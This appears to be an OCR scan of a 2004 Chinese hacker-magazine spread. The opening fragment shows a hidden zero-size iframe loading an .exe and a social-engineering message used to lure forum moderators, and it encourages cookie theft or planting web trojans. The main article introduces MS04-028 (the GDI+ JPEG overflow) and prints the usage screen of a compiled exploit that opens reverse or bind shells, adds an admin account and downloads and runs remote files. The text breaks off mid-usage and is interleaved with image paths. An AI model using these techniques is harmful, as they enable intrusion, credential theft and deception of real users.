
<iframe height=0 width=0 src=http://localhost/1.exe></iframe>


然后再把代码转换一下。当然，发送消息的时候我们不能什么内容都没有，至少消息标题写个“想你”，内容比如“斑竹，我好仰慕你哦，能不能提供你的QQ号，想跟你聊聊！”等。如图12、图13所示。


这样对方就不会有戒心，而且也看不到iframe的框，你的程序就在背后不知不觉地运行了。


OK！讲完了，随便你偷他的Cookie还是加个网页木马，之后的事不是我说了就算的。


（本文中提到的软件nc.exe、Winsock Expert、ASCII.EXE本期光盘已收录）

















XP的噩梦——从MS04-028漏洞开始

浪迹天

2004年09月25日，微软安全中心发布了“JPEG 处理(GDI+)的缓冲区溢出可能允许执行代码”的漏洞安全公告，该漏洞危害等级为“严重”。接着，在不到一个月的时间里，微软又公布了从MS04029——MS04038的九个漏洞，这也都涉及到了以前的那个号称最安全的Windows系统——WindowsXP。但是笔者在网上或者杂志上都没有怎么看见大家关注这个漏洞的情况，难道不知道这个漏洞的危害吗？还是知道而不会利用呢（lcx：晕呀，我也编译了N个Exploit了，但是没有一个能够成功，作者这个程序我也测试过了，一样没有成功，难道我的xp/sp1像人民币那样坚挺？还是看看大家的测试成果了）？笔者今天仅仅对MS04028漏洞的利用做点引入性讲解，由于种种原因，利用还不是很成功，希望大家一起研究，以起到抛砖引玉的作用。


一、漏洞描述及分析

网上也有很多关于这个漏洞的分析文章，笔者在这里仅做一点提纲挈领的分析，具体的大家到网上找找看！Windows操作系统在处理JPEG图像格式时存在缓冲区溢出漏洞，此漏洞可能导致系统被入侵和远程执行“恶意代码”。该漏洞主要涉及操作系统中一个名为GdiPlus.dll的文件。由于众多软件都调用了这个动态链接库处理JPEG图片，使得该漏洞的涉及面非常广，如WinXP SP1、Win2003，办公软件如MS Office SP3，聊天工具如QQ2004等等。其中的GDI+是一种图形设备接口，能够为应用程序和程序员提供二维媒介图形、映像和版式；而JPEG是一种图像格式，支持高程度的压缩，是得到广泛支持的Internet标准。在网上大量存在。如

果成功利用此漏洞，攻击者可以完全控制受影响的系统，其中包括：安装程序；查看、更改或删除数据；或者创建拥有完全权限的新帐户等。受影响的Windows系统主要是：Windows XP、Windows XP Service Pack 1 和 Windows Server。

二、漏洞利用

我们还是要借助牛人们编写的Exploit了。网上也有编辑好的工具，但是其功能单一，只能从网上下载特定的程序运行，这里的程序可以是木马或者别的一些恶意东西，笔者开始在用他们的时候效果并不怎么好，总是不满意。那就自己编辑吧！去网上找Exploit，开始找到的几个代码都各自有各自的功能：有的是从指定的网站上下载木马或者别的东西运行，有的是对目标的Windows Explorer溢出，如果成功的话就可以打开目标的1337端口，我们连接上去就是系统权限；还有几个是溢出成功自动添加管理员，溢出成功也可以反向连接我们在本地监听的端口，我们也可以得到系统权限。把这几个功能综合在一起，总体是基于FoToZ的exploit。我在VC下编辑成功（我在这里编辑成功后的工具就叫MS04028.exe）。好了，我们开始说怎么利用！先看我运行ms04028.exe时抓的图1和图2（上面有详细参数介绍）。



```
E:\>ms04028
 +-------------------------------------------+
 | JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 | Exploit by John Bissell A.K.A. HighTimes |
 | TweaKed By M4Z3R For GSO |
 | September, 23, 2004 |
 +-------------------------------------------+
 |编辑调试By:浪迹天; QQ: 278806184 |
 +-------------------------------------------+
 Exploit Usage:
        ms04028 -r your_ip | -b [-p port] <jpeg_filename>

                    -a |  d <source_file> <jpeg_filename>


 Parameters:

        -r your_ip or -b          Choose -r for reverse connect attack mode
                                 and choose -b for a bind attack.By default
                                  if you don't specify -r or-b then a bind
                                  attack will be generated.

        -a or -d                  The -a flag will create a user X with pass X.
                                  on the admin localgroup. The -d flag. will
                                  execute the source http path of the file
                                  given.

        -p (optional)             This option will allow you to change the port
```

图 1



```
                                  given.

        -p (optional)             This option will allow you to change the port
